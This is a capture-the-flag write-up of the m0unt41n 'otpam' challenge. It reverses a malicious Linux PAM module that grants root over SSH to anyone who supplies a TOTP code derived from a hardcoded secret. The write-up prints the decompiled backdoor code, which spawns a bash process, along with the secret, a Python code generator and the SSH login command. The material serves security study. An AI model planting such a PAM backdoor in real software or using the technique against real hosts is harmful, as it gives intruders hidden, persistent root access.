m0unt41n - otpam
Walkthrough and solution for the m0unt41n challenge 'otpam', covering a malicious PAM module with a hardcoded TOTP backdoor.

Overview
This challenge provides a suspicious shared object file found in:
1
/usr/lib/x86_64-linux-gnu/security
or for us available to download.
This path is important because it is the default location for Linux PAM modules. The file is therefore not a normal executable, but a library loaded during authentication.
The goal was to reverse the .so, understand the authentication logic, and use it to log in to the exposed SSH service.
Step 1: Identifying the File
First, I checked the file type and exported symbols:
1
2
file pam_extrasec.so
nm -D pam_extrasec.so
The interesting exported functions were:
1
2
3
pam_sm_authenticate
pam_sm_setcred
backdoor_bouncer
The function pam_sm_authenticate confirms that this is a PAM authentication module. PAM calls this function during login attempts, for example over SSH.
Step 2: Reversing the Authentication Logic
Inside pam_sm_authenticate, the module checks the username first.
Only the following user is handled:
1
root
For all other users, the module does not trigger the backdoor logic.
The authentication token is then passed to a helper function named:
1
backdoor_bouncer
This function contains a hardcoded Base32 secret:
1
YSLULUJRDFE7KSCHOB6PRXVFXG3E3NLG
It uses liboath to generate a TOTP value from this secret and compares it with the password supplied during login.
The important parameters are:
1
2
3
4
TOTP secret: YSLULUJRDFE7KSCHOB6PRXVFXG3E3NLG
Digits:      8
Time step:   48 seconds
Algorithm:   OATH TOTP / HMAC-SHA1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
00401273    uint64_t pam_sm_authenticate(int64_t pamh)

00401273    {
00401273        int32_t rsi;
0040127f        int32_t var_34 = rsi;
00401282        int32_t rdx;
00401282        int32_t var_38 = rdx;
00401285        int64_t rcx;
00401285        int64_t var_40 = rcx;
00401299        char* username;
00401299        pam_get_item(pamh, 2, &username);
00401299
004012b6        if (strcmp(username, "root"))
00401343            return 0x19;  // PAM_IGNORE
00401343
004012d1        int64_t password;
004012d1        int32_t ret = pam_get_authtok(pamh, 6, &password, 0);
004012d1
004012dd        if (ret) // ret != PAM_SUCCESS
004012eb            return (uint64_t)ret;
004012eb
004012f3        if (backdoor_bouncer(password) != 1)
0040133c            return 7; //ret PAM_AUTH_ERR
0040133c
004012f5        pid_t rax_7;
004012f5        int64_t r8_1;
004012f5        char* arg;
004012f5        rax_7 = fork();
004012f5
004012fc        if (rax_7)
00401335            return 0;
00401335        // SUCCESS
00401326        execl("/bin/bash", "/bin/bash", &data_402026, 0, r8_1, arg);
00401330        exit(0);
00401330        /* no return */
00401273    }
Simplified, the logic looks like this:
1
2
3
4
5
6
7
8
9
if (username != "root")
    return PAM_IGNORE;

password = pam_get_authtok();

if (password == current_totp(secret))
    return PAM_SUCCESS;

return PAM_AUTH_ERR;
Step 3: Generating the Login Code
The current password can be generated locally with Python:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
import base64
import hmac
import hashlib
import struct
import time

secret_b32 = "YSLULUJRDFE7KSCHOB6PRXVFXG3E3NLG"
secret = base64.b32decode(secret_b32)

counter = int(time.time()) // 48
msg = struct.pack(">Q", counter)
digest = hmac.new(secret, msg, hashlib.sha1).digest()

offset = digest[-1] & 0xf
code = struct.unpack(">I", digest[offset:offset + 4])[0] & 0x7fffffff

print(str(code % 10**8).zfill(8))
The generated code is only valid for the current 48-second window, so it has to be used immediately!!

Step 4: Logging in over SSH
The challenge exposes SSH:
1
ssh root@library.m0unt41n.ch -p <port>
When prompted for the password, I entered the current 8-digit TOTP code generated from the hardcoded secret.
This successfully authenticated as root.
After logging in, the flag.txt can be found in the home folder.
Vulnerability Summary
The shared object is a malicious PAM module that implements a root-only TOTP backdoor.
Instead of verifying the real root password, the module accepts a time-based one-time password generated from a hardcoded secret. Since the secret is embedded directly in the .so, anyone who reverses the file can generate valid login codes and authenticate as root.
The issue can be summarized as:
A PAM authentication module contains a hardcoded TOTP secret and grants root access when the supplied SSH password matches the generated one-time code. This creates a persistent authentication backdoor in the Linux login stack.